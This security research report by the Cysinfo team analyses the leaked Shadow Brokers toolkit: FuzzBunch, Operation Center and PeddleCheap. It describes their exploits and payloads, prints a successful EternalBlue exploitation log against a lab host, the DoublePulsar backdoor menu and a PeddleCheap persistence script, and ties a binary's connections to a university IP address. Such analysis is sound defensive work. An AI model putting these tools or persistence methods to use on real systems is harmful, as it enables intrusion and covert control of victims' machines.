Analysis of Shadow Brokers Release

(FuzzBunch, OpeartionCenter & PeddleCheap)

The Cysinfo Team

Contributors: Amit Malik, Vikas Taneja and Sameer Patil

Introduction


We have always been curious to know about what goes on inside the state sponsored security agencies like NSA (National Security Agency). Since the agency is known to operate on multiple spying operations in the past for tracking criminals and terrorists, it might sometimes need the use of zero day exploits to get into targeted systems.
Last week a hacker group named "Shadow Brokers" released some malicious programs and tools that were actually used by the Equation Group of NSA for spying. The most popular release was FuzzBunch (FB) and Operation Center (OC).

We have analyzed these tools and these are sophisticated frameworks. The frameworks are fully modular and very well designed. The comments in the code suggests that the initial development of the components started around year 2006.

Operation Center is core component to control the compromised machine after exploitation with FuzzBunch. Operation Center has around seven kernel components and supports more than hundred commands. Some of the advanced features of OC are:

- Bypass authentication for oracle servers and provides commands to interact with databases.
- Network traffic capture/manipulation
- NTFS MFT parsing and analysis
- Encryption of network communication and log files
- Memory dump and analysis
- Installation of other backdoors with persistence and stealth techniques
- Disabling of AV (Anti-Virus) and other security products
- Advanced framework to load and unload kernel mode drivers
- Advanced search abilities in files and processes.
- Authentication and force login provider
- Advanced RAT (remote administration) functionalities

We have also noticed one binary *'clocksvc.exe'* (MD5: 9812A5C5A89B6287C8893D3651B981A0) in ExpandingPulley directory. There is no reference of this binary in framework code that we have analysed except 'elist.txt' file in *'\windows\Resources\Ep'* and *'SimpleProcesses.csv'* file in *'\windows\Resources\Ops\Databases* ' directory so we believe that it might be the payload for lateral movement as executable file has some bot like functionalities. This binary connects to 137.140.55.211 on port 25 as shown in figure 1.



1	0.000000	192.168.155.128	137.140.55.211	TCP	dlsrap > smtp [SYN] Seq=0 Win=64240 Len
3	0.004151	192.168.155.128	137.140.55.211	TCP	dlsrap > smtp [ACK] Seq=1 Ack=1 win=642
4	0.004380	192.168.155.128	137.140.55.211	SMTP	C: Success\000
16	131.056269	192.168.155.128	137.140.55.211	TCP	dlsrap > smtp [ACK] Seq=9 Ack=2 win=642
17	131.056793	192.168.155.128	137.140.55.211	TCP	[TCP segment of a reassembled PDU]
19	131.060352	192.168.155.128	137.140.55.211	SMTP	C: \233j\373.\321\031]
21	131.060654	192.168.155.128	137.140.55.211	TCP	dlsrap > smtp [FIN, ACK] Seq=148 Ack=2

Network Whois record

Queried **whois.arin.net** with "**n 137.140.55.211**"...

```
NetRange:       137.140.0.0 - 137.140.255.255
CIDR:           137.140.0.0/16
NetName:        SUC-NEWPALTZ
NetHandle:      NET-137-140-0-0-1
Parent:         NET137 (NET-137-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   SUNY College at New Paltz (SCANP)
RegDate:        1989-11-29
Updated:        2006-04-25
Ref:            https://whois.arin.net/rest/net/NET-137-140-0-0-1


OrgName:        SUNY College at New Paltz
OrgId:          SCANP
Address:        75 South Manheim Blvd
City:           New Paltz
StateProv:      NY
PostalCode:     12561
Country:        US
RegDate:        1989-11-29
Updated:        2011-09-24
Ref:            https://whois.arin.net/rest/org/SCANP
```

Figure 1: ExpandingPulley Clocksvc binary connecting to 137.140.55.211

The IP address belongs to SUNY college in New York. We can't speculate at the moment that NSA and SUNY college are working together on this operation. But the connection with this IP raises some doubts on the relationship of Shadow-Brokers, Agency and SUNY college. ~~If we believe this file belongs to NSA then It could be possible that NSA uses SUNY college for the operation and Shadow-Brokers might have gained access to SUNY college infrastructure to get the hold on these binaries~~.

<u>Update (24-04-2017):</u>

For now, we are striking out above statement as the purpose of IP and this file is not fully clear and to avoid the confusion. We'll update the report after our analysis findings.

FuzzBunch

Overview

FuzzBunch is an exploit framework similar to the open source metasploit in ways like both have separate modules for initial information gathering, vulnerability exploitation and post-exploitation jobs.

The core functionalities of FuzzBunch is done by various plugins which are divided into five categories as shown in figure 2. *'Exploits'* and *'Specials'* directories both include exploits, wherein files in Special directory are zero-day SMB exploits. A patch from Microsoft released in March 2017 had fixed these vulnerabilities. At the time of writing this report, all SMB exploits in FuzzBunch are patched.




Figure 2: FuzzBuzz components

FuzzBunch (FB) has a very modular design, addition of new modules to FuzzBunch is fairly easy. All of the plugins in the FB follows the same design that consists a *.fb* configuration file and corresponding XML. XML file stores the information related to input/output parameters required by the module. A design of the plugin is shown in figure 3.




Figure 3: FuzzBunch Plugin Design

FuzzBunch uses the configuration ID to link the *.fb* configuration file with the corresponding XML shown in figure 4 and figure 5 as an example in DoublePulsar configuration.

```
<t:config id="a748cf79831d6c2444050f18217611549fe3f619" name="Doublepulsar" version="1.3.1"> </t:config>
```

Figure 4: Doublepulsar .fb configuration

```
<?xml version="1.0" encoding="UTF-8" ?>
- <config xmlns="urn:trch" id="a748cf79831d6c2444050f18217611549fe3f619" name="Doublepulsar"
    version="1.3.1" configversion="1.3.1.0" schemaversion="2.0.0">
  - <inputparameters>
    - <parameter name="NetworkTimeout" description="Timeout for blocking network calls (in
        seconds). Use -1 for no timeout." type="S16">
        <default>60</default>
      </parameter>
      <parameter name="TargetIp" xdevmap="TARGET_IP_V4_ADDRESS" description="Target IP
        Address" type="IPv4" />
    - <parameter name="TargetPort" xdevmap="TARGET_PORT" description="Port used by the Double
        Pulsar back door" type="TcpPort">
```

Figure 5: Doublepulsar XML configuration

Exploits

There are total 17 plugins present in *'Exploit'* and *'Special'* category, out of which few were zero-day exploits. Most exploits found were related to SMB protocol, while only few others were targeting authenticated domain controllers, IBM Lotus Domino platform, Microsoft IIS, IMAP, RDP etc.

Some of the exploits disclosed in public were:

- **EARLYSHOVEL** is a root RCE in Sendmail email service running in some versions of Redhat OS.
- **EBBISLAND** is a root RCE using an overflow vulnerability in RPC/XDR library in some versions of Solaris OS.
- **ECHOWRECKER** is a remote Samba 3.0.x Linux exploit.
- **EASYBEE** is an exploit targeting some previously known loopholes in the Worldclient web interface of the MDaemon email server. The exploit only targets some old versions of WorldClient between 9.5.2 and 10.1.2.
- **EASYFUN** is an exploit for WDaemon / IIS MDaemon/WorldClient pre 9.5.6
- **EASYPI** is an IBM Lotus Notes exploit that gets detected as Stuxnet
- **EWOKFRENZY** is an exploit targeting buffer overflow vulnerability for some old versions of IBM Lotus Domino.
- **EXPLODINGCAN** is an exploit for Microsoft IIS 6 that leverages WebDAV protocol to target the victims.
- **ETERNALROMANCE** is a SMB1 exploit over TCP ports 445 or 139 which targets XP, 2003, Vista, 7, Windows 8, 2008, 2008 R2, and gives SYSTEM privileges (MS17-010)
- **EDUCATEDSCHOLAR** exploits a SMB vulnerability patched in MS09-050.
- **EMERALDTHREAD** is a SMB exploit for Windows XP and Server 2003 (MS10-061)
- **EMPHASISMINE** is a remote IMAP exploit for some old versions of IBM Lotus Domino.

- **ENGLISHMANSDENTIST** sets Outlook Exchange WebAccess rules to trigger executable code on the client's side to send an email to other users
- **EPICHERO** is a zero-day exploit (RCE) for Avaya Call Server
- **ERRATICGOPHER** is a SMBv1 exploit targeting Windows XP and Server 2003
- **ETERNALSYNERGY** is SMBv3 remote code execution flaw for Windows 8 and Server 2012 SP0 (MS17-010)
- **ETERNALBLUE** is SMBv2 exploit for Windows 7 SP1 (MS17-010)
- **ETERNALCHAMPION** is a zero-day SMBv1 exploit.
- **ESKIMOROLL** is exploiting a kerberos checksum validation vulnerability discovered and patched in 2014 (MS14-068)
- **ESTEEMAUDIT** is RDP exploit targeting vulnerability in SmartCard authentication process.
- **ECLIPSEDWING** is RCE exploit for the Server service in Windows Server 2008 and later (MS08-067)
- **ETRE** is exploit for some specific sub-versions of IMail 8.
- **ETCETERABLUE** is also an exploit for IMail.
- **EXPIREDPAYCHECK** is IIS6 exploit
- **EAGERLEVER** is NBT/SMB exploit for Windows NT4.0, 2000, XP SP1 & SP2, 2003 SP1

A working example of EternalBlue exploiting windows 7 is shown in figure 6.

```
Name                    Value
----                    -----
DaveProxyPort           9090
NetworkTimeout          60
TargetIp                192.168.155.137
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
ShellcodeBuffer
Target                  WIN72K8R2

[?] Execute Plugin? [Yes] : yes
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (28 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30 00              sional 7600.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        ............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers.....DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x86 (32-bit)
    [+] Backdoor installed
================================================================================
================================WIN=============================================
================================================================================
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

Figure 6: EternalBlue exploit

Payloads

FuzzBunch provides set of payloads to interact with the compromised machine.

Name	Version
Doublepulsar	1.3.1
Jobadd	1.1.1
Jobdelete	1.1.1
Joblist	1.1.1
Pcdlllauncher	2.3.1
Processlist	1.1.1
Regdelete	1.1.1
Regenum	1.1.1
Regread	1.1.1
Regwrite	1.1.1
Rpcproxy	1.0.1
Smbdelete	1.1.1
Smblist	1.1.1
Smbread	1.1.1
Smbwrite	1.1.1

DoublePulsar and Pcdlllauncher are the two main payloads that provides fine grained control of the target machine.

DoublePulsar

Doublepulsar is a ring 0 backdoor and it can perform operations like DLL-Injection in usermode process. It can also run raw shellcode on the compromised system. Figure 7 shows the list of operation performed by the backdoor.

```
[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on disk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 1
[+] Set Function => Ping


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF
```

Figure 7: DoublePulsar operations.

Pcdlllauncher

Pcdlllauncher payload is capable of deploying the sophisticated component of Operation Center (OC) PeddleCheap. PeddleCheap is an advanced loader that can load more advanced components like Danderspritz on the compromised system. In our analysis system we tried multiple times to execute

the payload but it returned an error during execution. Figure 8 shows the configurations of the payload.




Figure 8: Pcdlllauncher to deploy PeddleCheap on target machine

Doublepulser and Pcdlllauncher both can deploy PeddleCheap on the target system.

Operation Center

Overview

Operation Center is the complex tool used by the agency to control the compromised system. Overall design and code base of the Operation Center suggests the development effort of many years and significant investment of resources. Operation Center is capable to deploy various types of remote monitoring tools, network packet manipulation and redirection, collect user sensitive information, disable security products. You can say it's a fully weaponised all-in-one framework.

Figure 9 shows the components of operation center.




Figure 9: Operation Center components

PeddleCheap is the core component of OC which provides interface to load other modules of operation center like Danderspritz and Expandingpulley. Operation Center provides a flexible java based graphical user interface to launch the commands as shown in figure 10.




Figure 10: Operation Center GUI

Operation center also provide different tabs/plugins that can be used to access the information regarding the compromised system. For example in figure 11 we can access the file system of the victim, we can also download and search files using right click options.




Figure 11: Operation Center Tabs

PeddleCheap 2.3.0

PeddleCheap is a sophisticated component of operation center. It provides the interface to launch and load more advanced tools on the compromised system. PeddleCheap uses a 2048 symmetric key encryption for communication. It can handle multiple operation center connections. Operation center provide GUI to connect with the PeddleCheap deployment on the victim machine as shown in figure 12.




Figure 12: PeddleCheap Connection

PeddleCheap supports five persistence methods as shown in figure 13.

```
string %params;
# vista or better default
if ($major >= 6)
{
        _AppendString(%params['loadMethods'], "AppCompat");
}

# pre-win8
if (($major < 6) || (($major == 6) && ($minor < 2)))
{
        _AppendString(%params['loadMethods'], "WinsockHelper");
}

# 32-bit and pre-vista
if ($arch == "i386" && ($major <= 5))
{
        _AppendString(%params['loadMethods'], "UtilityBurst");
}

if (`script _IsKisuAvailable.dss -project DEMI -quiet`)
{
        _AppendString(%params['loadMethods'], "Killsuit");
}


# pre-Vista
if ($major <= 5)
{
        _AppendString(%params['loadMethods'], "AppInit");
}
```


Figure 13: PeddleCheap persistence methods

1. Appcompat - Dll registration via Application Compatibility method
2. WinsockHelper - use WinsockHelper for persistence
3. UtilityBurst is a kernel component that provide long live immunity to PeddleCheap.
4. Killsuit or KiSu is also a kernel component that provide fine grained persistence to PeddleCheap.
5. Appinit is the generic persistence method used by PeddleCheap.

PeddleCheap supports following type of load methods for payload:

1. Load from egg
2. Load from file library
3. Load from memory library

PeddleCheap Deployment

The binaries for PeddleCheap are located at '\windows\Resources\Pc\', Level 4 is the latest version. In order to make these binaries working PeddleCheap builder *(_prep.py*) is required as shown in figure 14.

```
@record on;
    echo $extraArgs;
if (!`python Payload/_Prep.py -project Pc -args "-action configure $extraArgs"`)
{
    echo("* Failed to configure payload", ERROR);
    return true;
}
@record off;
```

Figure 14: PeddleCheap Builder

We also noticed that in some cases *uncompyle6* decompiler failed to decompile some core libraries that are required for PeddleCheep builder. Figure 15 shows the decompilation error in '*exe.py*' module.

```
46
47   def _configureWithFC--- This code section failed: ---
48
49     59       0  LOAD_FAST             2  'extraInfo'
50              3  LOAD_ATTR             0  'has_key'
51              6  LOAD_CONST            1  'Fc_Name'
52              9  CALL_FUNCTION_1       1
53             12  POP_JUMP_IF_TRUE     53  'to 53'
54
55     60      15  LOAD_GLOBAL           1  'dsz'
56             18  LOAD_ATTR             2  'ui'
57             21  LOAD_ATTR             3  'Echo'
58             24  LOAD_CONST            2  'It is incorrect to configure debug binaries via FC. Rerouting
59             27  LOAD_GLOBAL           1  'dsz'
60             30  LOAD_ATTR             4  'ERROR'
61             33  CALL_FUNCTION_2       2
62             36  POP_TOP
63
64     61      37  LOAD_GLOBAL           5  '_configureLocal'
